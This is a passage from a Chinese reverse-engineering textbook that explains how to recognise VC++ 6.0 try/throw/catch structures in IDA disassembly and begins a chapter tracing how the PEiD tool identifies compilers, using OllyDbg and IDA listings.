.text:004011E2      pop ebx
.text:004011E3      mov esp, ebp
.text:004011E5      pop ebp
.text:004011E6      retn
.text:004011E7 TestExcepction endp
```

结合函数入口代码，很容易看出 004011D9 到 004011E6 之间的汇编指令对应的函数功能是：对函数 TestExcepction 执行栈顶平衡操作并返回，同时 IDA 也给予了正确的提示（见地址 004011E7）[①]。参考本节开始处总结的异常处理步骤中的 4）～ 8）步，可以得知这里其实是 catch 的处理代码。了解了异常处理的内部行为后，可总结出其特征为：

```
; catch 语句块的开始标志
CATCH1_BEGIN: ; IDA 以注释的方式提示，对这个标号的引用不在代码节中（通常是 .rdata 节）

; catch 语句块的实现代码。如果 catch 语句块中的代码存在对 catch 参数的引用，就有机会得知参数的类型

; catch 语句块的结尾标志
; 不正常的返回，栈顶没有正确平衡
mov eax, ALL_CATCH_END ; 每个 catch 块的返回值为当前 try 语句对应的所有 catch 的末尾地址
retn

CATCH2_BEGIN:
    ......
mov eax, ALL_CATCH_END
retn
```

① 在很多情况下，IDA对函数返回处的代码边界的判定有误，需要人工参与分析，然后在IDA中正确设置函数边界。方法是：先选择需要设置的函数名，按Alt+P组合键，然后在设置窗口中指定函数的Start address和End address即可。

```
...... ; 其他的 catch 语句块

ALL_CATCH_END:
    ......
    ; 最后会正常地平衡栈顶，还原 fs:[0]，并返回
......
retn
```

根据以上的总结，可以在 IDA 中修改 catch 语句块对应标号的名称，这里将 0040111A 处的标号 loc_40111A 修改为 CATCH1_BEGIN。修改完毕后，如下所示：

```
; 第一个 catch 块的起始处
.text:0040111A CATCH1_BEGIN: ; DATA XREF: .rdata:stru_409898├o
.text:0040111A      mov edx, [ebp+var_2C]
.text:0040111D      push edx
.text:0040111E      push offset aCatchIntD ; "catch int %d\r\n"
.text:00401123      call _printf
.text:00401128      add esp, 8
.text:0040112B      mov eax, offset ALL_CATCH_END
.text:00401130      retn
; 第一个 catch 块的结尾处
.text:00401131 ; -------------------------------------------------------------
; 第二个 catch 块的起始处
.text:00401131 CATCH2_BEGIN: ; DATA XREF: .rdata:stru_409898├o
.text:00401131      fld [ebp+var_30]
.text:00401134      sub esp, 8
.text:00401137      fstp qword ptr [esp+4+var_4]
.text:0040113A      push offset aCatchFloatF ; "catch float %f\r\n"
.text:0040113F      call _printf
.text:00401144      add esp, 0Ch
.text:00401147      mov eax, offset ALL_CATCH_END
.text:0040114C      retn
; 第二个 catch 块的结尾处
......
; 当前 try 语句对应的所有 catch 块的末尾处
.text:004011C9 ALL_CATCH_END:
.text:004011C9      ; DATA XREF: TestExcepction+12B↑o ...
.text:004011C9      push offset aTestEnd ; "Test end!\r\n"
.text:004011CE      call _printf
.text:004011D3      mov ecx, [ebp+var_C]
.text:004011D6      add esp, 4
.text:004011D9      mov large fs:0, ecx
.text:004011E0      pop edi
.text:004011E1      pop esi
.text:004011E2      pop ebx
.text:004011E3      mov esp, ebp
.text:004011E5      pop ebp
.text:004011E6      retn
```

现在看起来可读性是不是强了很多？

接下来讨论一下 throw 语句和 catch 语句的参数类型的判定问题。对于类型为对象的情况，重点考察对象中所保存的虚函数表指针即可，确定了虚函数表所属的类型，即可判定对象的类型。对于基本数据类型和简单对象结构（不存在虚函数的情况），最简单的办法就是使用调试器，先在 IDA 中分析出 try/throw/catch 的结构，确定每个 catch 的边界，然后在调试器中为每个 catch 语句块的首地址设置断点，并修改代码以触发 throw 语句，之后开始运行，触发异常后开始观察每个 throw 和 catch 的对应关系。如果环境不允许运行和调试，那么就需要分析者对编译器的异常处理技术细节有所了解。对于 VC++ 6.0，可以考察 throw 的第二个参数（ThrowInfo* 类型），或 IDA 提示中引用 catch 语句的地址（CatchTableType 类型），根据图 13-11（异常回调与异常抛出的结构关系图）找到 TypeDescriptor 表结构，即可找到类型定义甚至自定义类型的名称。比如上例中的代码：

```
.text:00401021      cmp eax, 1
.text:00401024      mov [ebp+var_10], esp
.text:00401027      mov [ebp+var_4], 0
.text:0040102E      jnz short loc_401045
.text:00401030      lea eax, [ebp+var_18]
.text:00401033      push offset unk_409838
.text:00401038      push eax
.text:00401039      mov [ebp+var_18], 3
.text:00401040      call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:00401045 loc_401045:
```

这里是 throw 语句处的反汇编代码，考察 throw 的第二个参数可以得到对应 ThrowInfo 信息的地址，这里是 unk_409838。接着看 unk_409838 的定义：

```
.rdata:00409838 unk_409838 db    0 ; DATA XREF: TestExcepction+33↑o
.rdata:00409839     db    0
.rdata:0040983A     db    0
.rdata:0040983B     db    0
.rdata:0040983C     dd 0
.rdata:00409840     dd 0
.rdata:00409844     dd offset dword_4097D0
```

按 Shift+F9 组合键，打开 IDA 中结构体的定义窗口，按 Insert 键创建结构体，将其命名为 ThrowInfo，按 13.1 节的定义输入内容，定义完毕后，回到反汇编窗口，单击 unk_409838，按 Alt+Q 组合键，在类型选择界面中选中刚刚定义的 ThrowInfo，得到如下代码：

```
.rdata:00409838 stru_409838 ThrowInfo <0, 0, 0, 4097D0h> ; DATA XREF:
TestExcepction+33↑o
```

将 stru_409838 的名称修改为常用的规范名称，这里修改为 TI_1，得到：

```
.rdata:00409838 TI_1 ThrowInfo <0, 0, 0, 4097D0h> ; DATA XREF: TestExcepction+33o
```

ThrowInfo 表结构中的第四项是 pCatchTableTypeArray，在 TI_1 中对应的地址是 4097D0h，

此处是：

```
.rdata:004097D0       dd 1
.rdata:004097D4       dd offset unk_4097B0
```

按 Shift+F9 组合键，增加对 pCatchTableTypeArray 类型的定义。pCatchTableTypeArray 是 CatchTableTypeArray 类型的指针，按 13.1 节中 CatchTableTypeArray 的定义在 IDA 中创建结构体，将其命名为 CatchTableTypeArray，单击地址 004097D0 处，然后按 Alt+Q 组合键更改定义，得到：

```
.rdata:004097D0       CatchTableTypeArray <1, 4097B0h>
```

根据 CatchTableTypeArray 的定义得知，CatchTableTypeArray 数组中只有一项元素，地址为 4097B0h，其类型为 CatchTableType**。在地址 4097B0h 处，按 Shift+F9 组合键，增加对 CatchTableType 的定义，按 Alt+Q 组合键将此地址定义为 CatchTableType：

```
.rdata:004097B0       CatchTableType <1, 40A120h, 0, 0FFFFFFFFh, 0>
```

根据 CatchTableType 的定义得知，第二项为 pTypeInfo，它指向异常类型结构（TypeDescriptor），在地址 40A120H 处继续观察：

```
.data:0040A120 off_40A120 dd offset off_4090E0 ; DATA XREF: .rdata:stru_409898↑o
.data:0040A124       dd 0
.data:0040A128 a_h db '.H',0
```

地址 04A120H 处是 TypeDescriptor 表结构的内容，0040A128 对应的是此结构的 TypeDescriptor::name 项。对于基本数据类型而言，每个类型都有其名称代号，如 int 用“.H”表示，float 用“.M”表示，char 用“.D”表示，double 用“.N”表示等（其他类型请读者自己尝试寻找）。对于结构体和类而言，这个字符串中包含了类名称。

最后讲解如何从 catch 语句入手得到每个 catch 语句的参数信息。以地址 00401180 处的 catch 块代码为例：

```
.text:00401180 loc_401180: ; DATA XREF: .rdata:stru_409898↑o
.text:00401180       mov ecx, [ebp+var_34]
.text:00401183       mov eax, [ecx]
.text:00401185       call dword ptr [eax]
.text:00401187       push eax
.text:00401188       push offset aCatchErrorS ; "catch error %s\r\n"
.text:0040118D       call _printf
.text:00401192       add esp, 8
.text:00401195       mov eax, offset ALL_CATCH_END
.text:0040119A       retn
```

首先观察 00401180 处的注释（上面代码中以下画线处），这里的注释指示了此标号的参考引用位置，双击 stru_409898 进入此处查看：

```
.rdata:00409898 stru_409898 _msRttiDscr <0, offset off_40A120, -44, offset CATCH1_BEGIN>
```

```
.rdata:00409898         ; DATA XREF: .rdata:stru_409880↑o
.rdata:00409898         _msRttiDscr <0, offset off_40A110, -48, offset CATCH2_BEGIN>
.rdata:00409898         _msRttiDscr <0, offset stru_40A100, -18, offset loc_40114D>
.rdata:00409898         _msRttiDscr <0, offset stru_40A0F0, -72, offset loc_401165>
.rdata:00409898         _msRttiDscr <8, offset stru_40A0B0, -52, offset loc_401180>
.rdata:00409898         _msRttiDscr <0, offset stru_40A070, -56, offset loc_40119B>
.rdata:00409898         _msRttiDscr <0, 0, 0, offset loc_4011B6>
```

这里是个 _msRttiDscr 类型的数组，这个类型会被 IDA 识别出来，根据结构定义可知这个结构的最后一项是 CatchProc，即 catch 语句块起始处对应标号的位置。这个 catch 的标号为 loc_401180，查询这个数组中的每一项 _msRttiDscr 元素，找到其 CatchProc 值等于 loc_401180 的一项。很快就找到了这项在地址 00409898 处，参考 13.1 节中对 _msRttiDscr 类型的定义，得知 _msRttiDscr::pType 中保存了 TypeDescriptor 表结构的地址，太好了。这个 catch 语句对应的 _msRttiDscr 信息中的 pType 值为 stru_40A0B0，到 stru_40A0B0 中看看：

```
.data:0040A0B0 stru_40A0B0 dq offset off_4090E0 ; DATA XREF: .rdata:stru_409898↑o
.data:0040A0B8 a_?avcexcepctio db '.?AVCExcepctionBase@@',0
```

其 TypeDescriptor::name 域的值为“.?AVCExcepctionBase@@”，这表示参数为 CExcepctionBase 类型，或者该类型的引用。如果需要区分参数是否为引用，可以查阅 CatchTableType 表结构中的 pCopyFunction 成员的值。如果为 0，就是引用，否则就是拷贝构造函数的地址。当 catch 参数为某对象指针时，其名称前多一个字符“P”，对于本例，当参数为指针时，其 TypeDescriptor::name 域的值变为“.?PAVCExcepctionBase@@”。

13.5 本章小结

通过本章的学习，可以掌握 VC++ 6.0 对 C++ 异常的处理和分派过程的内幕，在此基础上，总结出了还原 try、throw、catch 等语句的常用办法。大家不理会 C++ 异常处理的实现，直接阅读 13.4 节中识别异常处理的要点，也能完成对 VC++ 6.0 所编译的程序的分析。但是，各个编译器对 C++ 异常处理的实现不同，在遇到其他的编译器时，需要重新分析此编译器对 C++ 异常处理的实现细节，从而总结出分析方法和规律。

本章是本书理论部分的最后一章，从下一个章节开始重点讲解实例。本章的内容担负着承上启下的重任，笔者建议大家先泛读本章，然后重点学习并实践 13.4 节的内容，最后在 13.1~13.3 节的指导下，上机分析并调试 VC++ 所产生的 C++ 异常处理和分派代码（即分析 _CxxFrameHandler 函数的实现过程）。这样一方面可以加深对本章的理解；另一方面也为后面章节的实战做了热身运动，何乐而不为呢？

最后，需要解释一下，为什么本书没有讲解 C++ 特性中的模板以及运算符重载等方面的内容。原因很简单，因为模板和运算符重载没有还原依据。对于模板函数和模板类，编译器在生成目标代码前，将模板函数和模板类按参数的情况生成了多个声明和定义（C++ 称之为“模板实例化”），然后才进行编译。对于运算符重载，其行为和函数调用完全一致。

第三部分

逆向分析技术应用

- ❑ 第 14 章　PEiD 的工作原理分析
- ❑ 第 15 章　“熊猫烧香”病毒逆向分析
- ❑ 第 16 章　调试器 OllyDBG 的工作原理分析
- ❑ 第 17 章　反汇编代码的重建与编译

第 14 章　PEiD 的工作原理分析

14.1　开发环境的识别

PEiD 是一款很好的 PE 文件分析工具。对于一个标准的 PE 文件，PEiD 可以分析出它是由哪款编译器生成的等信息。学习本章前，读者需要掌握一些简单的与 PE 文件结构相关的知识，否则将无法理解本章的内容，相关资料可参考《Windows PE 权威指南》[①]。

在分析 PEiD 的工作原理之前，只有了解该软件的功能，才知道要分析哪个部分。下面以查看文件是由哪个编译器生成的为例，使用 PEiD 打开上一章生成的示例程序，如图 14-1 所示。




图 14-1　PEiD 界面

从图 14-1 中可以看出，PEiD 已经分析出示例程序是由 Microsoft Visual C++ 6.0 编写的。PEiD 不仅可以分析出生成 PE 文件的编译器的版本，在 PE 文件经过加壳处理后，还可以分析出相应的加壳版本。这个神奇的功能是如何实现的呢？有了逆向分析的知识，这个问题将会变得很简单。PEiD 的版本较多，为了便于学习，本章所使用的版本为脱壳后的 V0.94 版，如果读者所使用的版本与本书有所不同，则会有些差别。

确定了分析程序的版本，接下来该如何入手呢？首先使用 OllyDBG 加载并调试 PEiD。利用 OllyDbg 插件选项中的超级字符串参考功能，查看 PEiD 中的所有字符信息。为什么要这样做呢？图 14-1 中的“Microsoft Visual C++ 6.0”是一个字符串信息，这个字符串信息一

① 国内第一本关于PE的专著（戚利著，书号为978-7-111-35418-5），机械工业出版社于2011年9月出版。

般不会是 PE 文件提供的。在 PEiD 的加载模块中，通过超级字符串参考功能，即可准确定位到字符串所在的内存地址。有了这个地址信息就可以守株待兔，设置好断点等待字符串的到来。有了初步的判断，再结合 OllyDbg 的超级字符串参考进行分析，如图 14-2 所示。

地址	反汇编	文本字串
00438FD9	PUSH upPEiD.00405A44	SecuROM 4.x.x.x - 5.x.x.x -> Sony DADC
00438FFF	PUSH upPEiD.00405A28	Microsoft Visual C++ 6.0
00439099	PUSH upPEiD.00405AF0	EPProt 0.3 -> FEUERRADER/AHTeam
004390AF	PUSH upPEiD.00405ACC	DotFix FakeSigner 2.2 -> GPcH Soft

图 14-2 PEiD 字符串信息

图 14-2 中又出现了我们再熟悉不过的 "Microsoft Visual C++ 6.0"，这个字符串的首地址为 0x00405A28。我们的下一步操作就是在读取这个地址的代码处设置好断点，再次运行程序并加载 VC++ 6.0 所开发的应用程序，程序运行到此处的结果如图 14-3 所示。

```
00438FF6  > 8BAC24 9C040000   MOV EBP,DWORD PTR SS:[ESP+49C]
00438FFD  > 6A 18             PUSH 18
          . 68 285A4000       PUSH upPEiD.00405A28          Microsoft Visual C++ 6.0
00439004  > 8D4D 04           LEA ECX,DWORD PTR SS:[EBP+4]
00439007  . E8 04D4FFFF       CALL upPEiD.00436410
```

图 14-3 读取字符串 0x00405A28 的操作代码

在图 14-3 中，程序流程停留在地址 0x00438FFF 处。程序运行到这里时，早已通过 PE 文件的判定阶段，因为得到了结果才会定位到显示结果 "Microsoft Visual C++ 6.0" 的流程中。我们需要查看调用到此处的代码在哪里，单击地址 0x0043FFD 处，OllyDBG 会画出红线作为指示，跟踪到红线的另一端进一步分析该程序，如图 14-4 所示。

```
00438D11  .  3BD7              CMP EDX,EDI
00438D13  .v 0F82 E4020000     JB upPEiD.00438FFD
00438D19  .  8BFA              MOV EDI,EDX
```

图 14-4 读取字符串 0x00405A28 的操作代码的起始地址

顺藤摸瓜，找到调用字符串的地址为 0x00438D13，如图 14-4 所示。这是一个比较跳转指令，是根据 edx 与 edi 中的比较结果来确定的。这两个寄存器中又保存了哪些数据呢？找到这个函数的入口处，记录下地址信息，使用 IDA 分析 PEiD 此处的函数，如代码清单 14-1 所示。

代码清单 14-1 0x00438D13 地址处的函数——IDA 分析

```
; 反汇编代码截取自 IDA
00438C20 sub_438C20         proc near
00438C20 var_488            = dword ptr -488h
00438C20 var_484            = byte ptr -484h
00438C20 var_483            = byte ptr -483h
   ; 定义了大量 1 字节大小的连续变量，初步怀疑是数组结构，从 488h~450h
00438C20 var_450            = byte ptr -450h
   ; 有区别的局部变量
00438C20   var_44C           = dword ptr -44Ch
```

```
00438C20  var_448          = byte ptr -448h
00438C20  var_408          = byte ptr -408h
00438C20  arg_0            = dword ptr  4          ; 参数标号定义
00438C20  arg_4            = dword ptr  8          ; 参数标号定义
00438C20  sub     esp, 488h                        ; 共开辟了488h字节大小的局部变量
00438C26  push    ebx                              ; 保存环境信息
00438C27  push    ebp                              ; 同上
00438C28  push    esi                              ; 同上
00438C29  push    edi                              ; 同上
00438C2A  mov     al, 72h                          ; 赋值al为72h（等于十进制114）
00438C2C  mov     [esp+498h+var_469], al           ; 特征码定义
00438C30  mov     [esp+498h+var_467], al
00438C34  mov     [esp+498h+var_464], al
00438C38  mov     [esp+498h+var_45F], al
00438C3C  mov     [esp+498h+var_45B], al
00438C40  mov     al, 63h                                  ; 同上
00438C42  mov     [esp+498h+var_458], al
00438C46  mov     [esp+498h+var_457], al
00438C4A  mov     al, 73h                                  ; 同上
00438C4C  mov     [esp+498h+var_455], al
00438C50  mov     [esp+498h+var_454], al
00438C54  mov     al, 6Ch                                  ; 同上
00438C56  mov     [esp+498h+var_451], al
00438C5A  mov     [esp+498h+var_450], al
00438C5E  mov     esi, [esp+498h+arg_4]            ; esi保存第二个参数
    ; 结合OD分析，eax获取到的数据为PE格式中IMAGE_NT_HEADERS头部所在的地址
00438C65  mov     eax, [esi+0Ch]
    ; 结合OD分析，edx获取到的数据为".text"节的首地址
00438C68  mov     edx, [esi+18h]
00438C6B  mov     cl, 6Dh                                  ; 特征码定义
00438C6D  mov     [esp+498h+var_462], cl
00438C71  mov     [esp+498h+var_45A], cl
00438C75  mov     bl, 41h                                  ; 特征码定义
00438C77  mov     [esp+498h+var_46C], 7Bh
00438C7C  mov     [esp+498h+var_46B], 4Fh
00438C81  mov     [esp+498h+var_46A], 75h
00438C86  mov     [esp+498h+var_468], 50h
00438C8B  mov     [esp+498h+var_466], 6Fh
00438C90  mov     [esp+498h+var_465], 67h
00438C95  mov     [esp+498h+var_463], 61h
00438C9A  mov     [esp+498h+var_461], 44h
00438C9F  mov     [esp+498h+var_460], 69h
00438CA4  mov     [esp+498h+var_45E], 7Dh
00438CA9  mov     [esp+498h+var_45D], 5Ch
00438CAE  mov     [esp+498h+var_45C], bl
00438CB2  mov     [esp+498h+var_459], bl
00438CB6  mov     [esp+498h+var_456], 65h
00438CBB  mov     [esp+498h+var_453], 2Eh
00438CC0  mov     [esp+498h+var_452], 64h
00438CC5  mov     [esp+498h+var_480], 4Dh
```

```
00438CCA   mov     [esp+498h+var_47F], 53h
00438CCF   mov     [esp+498h+var_47E], 43h
00438CD4   mov     [esp+498h+var_47D], 46h
  ; eax 为 IMAGE_NT_HEADERS 的首地址，首地址偏移 6 后取出数据，这个数据在 PE 格式中对应的是节数
    目，然后保存在 eax 中
00438CD9   movzx   eax, word ptr [eax+6]
00438CDD   lea     ecx, [eax+eax*4]              ; 节数目乘以 5
00438CE0   mov     ebp, [edx+ecx*8-18h]          ; 计算后得到 ".data" 文件中所占的大小
  ; 经过计算偏移后，eax 保存了 ".data" 节的首地址
00438CE4   lea     eax, [edx+ecx*8-28h]
00438CE8   mov     edi, [eax+14h]                ; 获取 ".data" 在磁盘中的偏移
00438CEB   mov     eax, [esi+4]                  ; 获取第二个参数指向结构中的第二项数据
  ; 对 ".data" 节首地址加上自身长度，这样使 edi 指向了 ".data" 节末尾
00438CEE   add     edi, ebp
00438CF0   mov     ebp, [esp+498h+arg_0]         ; 获取第一个参数
00438CF7   lea             ecx, [edi+3900h]
00438CFD   cmp     eax, ecx
00438CFF   jnb     short loc_438D1B          ; 检查比较，如果成功，则跳过 oep 检查
00438D01   mov     edx, [ebp+20h]                ; 获取程序到 oep，程序入口地址
00438D04   test    edx, edx              ; 检查 oep
00438D06   jz      short loc_438D1B
00438D08   mov     ecx, [esi+18h]                ; 获取 ".text" 节的首地址
00438D0B   mov     edi, [ecx+14h]                ; 获取 ".text" 文件的偏移
00438D0E   add     edi, [ecx+10h]                ; ".text" 文件偏移加文件大小
00438D11   cmp     edx, edi                      ; 检查 oep 是否在 ".text" 节中
00438D13   jb      loc_438FFD                    ; 跳转成功，检查结束
  ; 部分代码分析略
loc_438FFD:
00438FFD   push    18h                           ; 确定编译器版本
00438FFF   push    offset aMicrosoftVis_1 ; "Microsoft Visual C++ 6.0"
```

在代码清单 14-1 中，进入函数不久后就定义了一个很大的数组，并对数组进行了初始化。这个数组中存放的数据为相关特征码。经过分析，此段代码只检查了 oep 是否在“.text”中，若条件成立，则跳转到显示编译器版本的代码处。

虽然成功地找到了 VC++ 6.0 的判定流程，但由于第一个条件判断就确定了结果，导致之前所定义的相关特征码都没有用到。再次分析程序流程，修改地址 0x00438D13 的 jb 跳转为 nop，继续执行，查看程序流程将会出现哪些特征判定，如代码清单 14-2 所示。

代码清单 14-2　修改跳转指令后的流程——OllyDBG 调试

```
00438D13    nop
; 其余 nop 略
00438D18   nop                        ; 此处代码为对代码清单 14-1 中最后一个 jb 跳转的修改
  ; 以下检查为 oep 检查失败的情况
00438D19   mov     edi,edx        ; 将 oep 传入 edi 中
00438D1B   sub     eax,edi        ; eax 中保存了 ".data" 节的结尾地址
00438D1D   cmp     eax,9          ; 检查 oep 是否在 ".data" 节中
00438D20   jb      upPEiD.00438FFD
```

```
00438D26   mov    edx,dword ptr ds:[esi]
    ; 获取分析程序在 PEiD 内存中的 oep 位置
00438D28   lea    ecx,dword ptr ds:[edx+edi]
00438D2B   mov    edx,dword ptr ds:[ecx]              ; edx 中保存了 oep 处前 4 字节的数据
00438D2D   cmp    edx,74736E49                        ; 特征比较
    ; oep 数据 0x6AEC8B55，两者不等，跳转成立
00438D33   jnz    short upPEiD.00438D4A               ; 跟踪到地址 0x00438D4A 处
    ; 如果跳转失败，则继续检查 oep 的后 4 字节数据
00438D35   cmp    dword ptr ds:[ecx+4],536C6C61
    ; 这两处共检查了 oep 处 8 字节的特征码，拼接后为 49 6E 73 74 61 6C 6C 53
00438D3C   jnz    short upPEiD.00438D4A               ; 同样，这里也会跳转到 0x00438D4A
; ==================== 判定为其他编译器所编译的程序 ====================
00438D3E   push   17                                  ; 压入显示字符串长度
00438D40   push   upPEiD.00405AB4                     ; 压入显示字符串
00438D45   jmp    upPEiD.00439004                     ; 修改流程到显示字符串函数调用处
; ===================================================================
00438D4A   cmp    edx,61746164                        ; 继续 oep 特征码比较
    ; ……
    ; 略去部分其他版本的分析
    ; ……
00438E40   mov    eax,dword ptr ds:[esi+c]            ; 获取 IMAGE_NT_HEADERS 位置
00438E43   mov    eax,dword ptr ds:[eax+28]           ; 获取代码段位置
00438E46   push   eax
00438E47   mov    ecx,esi
00438E49   call   upPEiD.00453280                     ; 计算偏移值，得到正确的 oep
00438E4E   mov    edi,eax
00438E50   mov    eax,dword ptr ds:[esi+18]           ; 获取 ".text" 节首地址
00438E53   mov    ecx,dword ptr ds:[eax+14]           ; 获取 ".text" 节磁盘偏移
    ; 获取 ".text" 节占用的磁盘大小，将 ecx 调整到末尾
00438E56   add    ecx,dword ptr ds:[eax+10]
00438E59   cmp    edi,ecx                             ; 比较 oep 是否在 ".text" 节中
00438E5B   jb     upPEiD.00438FF6             ; 跳转到显示编译器版本处
```

通过对代码清单 14-2 的分析，我们可以更加深入地了解 PEiD 分析 VC++ 6.0 所编译的程序的流程。如果 oep 不在“.text”节中，程序会先根据入口特征码比较 oep 入口处的 8 字节机器码，分析目标是否为其他编译器所生成。如果不符合特征，将会调整 oep，加入文件偏移与虚拟地址偏移的转换过程，再次用特征码对比 oep 处的机器码。如符合特征，则程序流程进入字符串“Microsoft Visual C++ 6.0”的文本输出部分。

代码清单 14-2 只是 VC++ 6.0 判定过程的一部分。真正的判定部分我们还没有接触到。也许读者会有些疑问，VC++ 6.0 的判定过程不是已经在函数地址 0x00438D13 中了吗？如果你这样想，那就大错特错了，因为地址 0x00438D13 已经是判定过程的结尾了。代码清单 14-2 并没有对编译器的分类进行判断处理，这里是经过分类处理后所执行的代码。那么如何找到代码清单 14-2 的调用处呢？

首先，需要定位到函数地址 0x00438D13 的调用函数，利用 OllyDBG 的栈窗口，根据函数的调用机制，函数被调用后会在栈的最顶端压入函数的返回地址，这样就给了我们线索。

事不宜迟，在地址 0x00438D13 处设置断点，运行程序并查看栈窗口信息，如图 14-5 所示。

```
00FBFF04  00452F46  返回到 upPEiD.00452F46
00FBFF08  00470FF8  upPEiD.00470FF8
00FBFF0C  00FBFF90
```

图 14-5　栈中返回的地址信息

图 14-5 中显示了在栈地址 0x00FBFF04 中保存的地址数据 0x00452F46，OllyDBG 已经标注出了这个地址就是函数的返回地址。有了返回地址后，单击反汇编视图窗口，按下 Ctrl + G 组合键，输入地址 0x00452F46 并定位到返回函数中，如图 14-6 所示。

```
00452F39  .  50             PUSH EAX
00452F3A  .  56             PUSH ESI
00452F3B  .  8D0C40         LEA ECX,DWORD PTR DS:[EAX+EAX*2]
00452F3E  .  53             PUSH EBX
00452F3F  .  FF148D 8C1E40  CALL DWORD PTR DS:[ECX*4+401E8C]
00452F46  .  83C4 0C        ADD ESP,0C
```

图 14-6　返回地址处的代码信息

图 14-6 中的地址 0x00452F3F 处就是代码清单 14-2 中函数的返回地址。从寻址方式上观察，这是一个存放函数指针的数组类型，首地址在 0x00401E8C 处，ecx 中保存着数组的下标值。这个下标值又是由 eax 计算所得，以此为线索即可找到 PEiD 的分析答案。首先来观察一下这个函数指针数组，如图 14-7 所示。

```
地址      HEX 数据                                         ASCII
00401E8C  C0 98 43 00 00 00 00 00 E0 AD 40 00 00 77 43 00  繵C.....喳@..wC.
00401E9C  68 00 00 00 AC AD 40 00 50 77 43 00 68 00 00 00  h...@.PwC.h...
```

图 14-7　函数指针数组

图 14-7 只是这个数组的冰山一角，这个数组中还存储了大量的数据，这里就不一一展示了。这些函数地址对应的都是其他编译器的处理过程。接下来，我们沿着获取下标值的"脚印"找到这个函数的首地址处并进行分析，如代码清单 14-3 所示。

代码清单 14-3　编译器检查分类函数——OllyDBG 调试

```
00452E90        mov     eax,dword ptr fs:[0]          ; 函数入口
00452E96        push    -1
00452E98        push    upPEiD.0046CDC8               ; 异常处理
00452E9D        push    eax
00452E9E        mov     dword ptr fs:[0],esp
00452EA5        sub     esp,10                        ; 申请局部变量空间
00452EA8        push    esi
00452EA9        mov     esi,dword ptr ss:[esp+24]     ; 参数一
00452EAD        mov     eax,dword ptr ds:[esi+14]
00452EB0        mov     eax,dword ptr ds:[eax+10]     ; 获取代码段起始 rva
00452EB3        push    edi                           ; 压入参数一
00452EB4        mov     edi,ecx                       ; 获取 this 指针
00452EB6        push    eax                           ; 压入代码段起始 rva
```

```
00452EB7          mov     ecx,esi
   ; 检查 PE 文件格式，将 oep 的文件偏移与虚拟地址偏移进行转换
00452EB9          call    upPEiD.00453280
00452EBE          cmp     eax,dword ptr ds:[esi+4]         ; 函数返回调整后的 oep
00452EC1          jb      short upPEiD.00452ED8            ; 跳转成功，进入分析阶段
;================= ========= 进入分析失败流程 =========================
00452EC3          pop     edi                              ; 无法分析的程序
00452EC4          xop     al,al
00452EC6          pop     esi
00452EC7          mov     ecx,dword ptr ss:[esp+10]
00452ECB          mov     sword ptr fs:[0],ecx
00452ED2          add     esp,1c
00452ED5          retn    8
;=====================================================================
00452ED8          push    ebx
00452ED9          mov     ebx,dword ptr ss:[esp+30]
00452EDD          mov     dword ptr ds:[ebx+20],eax        ; 保存调整后的 oep
00452EE0          mov     ecx,dword ptr ds:[esi+4]
00452EE3          mov     edx,dword ptr ds:[esi]
00452EE5          sub     ecx,eax
00452EE7          push    ecx
00452EE8          add     edx,eax
00452EEA          push    edx                              ; 载入内存后的程序入口地址
00452EEB          lea     ecx,dword ptr ss:[esp+14]
00452EEF          push    ecx
00452EF0          mov     ecx,edi
   ; 在此函数中将 oep 代码与特征码进行了对比，这是一个重要的函数，有了它，PEiD
   ; 可以检查出分析程序是否在可识别的编译器范围内
00452EF2          call    upPEiD.0045A3E0
00452EF7          mov     eax,dword ptr ss:[esp+14]
00452EFB          mov     ecx,dword ptr ss:[esp+10]
00452EFF          mov     edx,eax
00452F01          sub     edx,ecx
00452F03          sar     edx,2
00452F06          push    edx
00452F07          push    eax
00452F08          push    ecx
00452F09          mov     dword ptr ss:[esp+30],0
   ; 根据函数 0045A3E0 对 oep 处特征码的对比结果，将特征匹配的处理流程的函数指针
; 在数组中的下标值都存放在地址 "esp+1C" 的数组中
00452F11          call    upPEiD.004524B0
00452F16          mov     edi,dword ptr ss:[esp+1c]
00452F1A          mov     eax,dword ptr ss:[esp+20]
00452F1E          add     esp,0c
00452F21          cmp     edi,eax
00452F23          je      short uppeid.00452f5c  ; 没有匹配的特征函数，结束分析
00452F25          mov     eax,dword ptr ds:[edi]
00452F27          push    eax
00452F28          push    esi
00452F29          push    ebx
```

```
00452F2A    call   dword ptr ds:[401e8c]          ; 检查".rdata"节是否存在
00452F30    add    esp,0c
00452F33    test   al,al
00452F35    jnz    short uppeid.00452f7f          ; 不存在结束查询分析
00452F37    mov    eax,dword ptr ds:[edi]
00452F39    push   eax
00452F3A    push   esi
00452F3B    lea    ecx,dword ptr ds:[eax+eax*2]
00452F3E    push   ebx
00452F3F    call   dword ptr ds:[ecx*4+401e8c]    ; 调用分析函数
00452F46    add    esp,0c
00452F49    test   al,al
00452F4B    jnz    short uppeid.00452f7f
00452F4D    mov    eax,dword ptr ss:[esp+14]
00452F51    add    edi,4
00452F54    cmp    edi,eax
  ; 循环跳转，当没有匹配到对应的处理函数时，将调整下标数组并继续调用处理函数
00452F56    jnz    short uppeid.00452f25
```

代码清单 14-3 完成了对 oep 处特征码的比较，并根据比较结果，从图 14-7 的函数指针数组中找到符合此特征的处理流程，记录下标值，然后将它们保存在另一个存放下标值的数组中。这时第一次过滤已经完成，进入第二次过滤，检查、分析程序中是否存在第二个节，通常 VC 编译器所编译的程序为“.rdata”节，节名称不作为判断条件。在“.rdata”节也同时存在的情况下，会进行最后一次分析过滤，在下标数组中取出下标值，调用对应的处理函数。PEiD 会将 oep 处的哪些机器码作为特征码进行对比呢？这就需要进一步分析处理函数 0x0045A3E0，如代码清单 14-4 所示。

代码清单 14-4 特征码校验分析——OllyDBG

```
0045A3E0    push   -1
0045A3E2    push   upPEiD.0046D238      ;  SE 处理程序安装
0045A3E7    mov    eax,dword ptr fs:[0]
0045A3ED    push   eax
0045A3EE    mov    dword ptr fs:[0],esp
0045A3F5    sub    esp,14
0045A3F8    push   ebx
0045A3F9    push   ebp
0045A3FA    xor    ebx,ebx
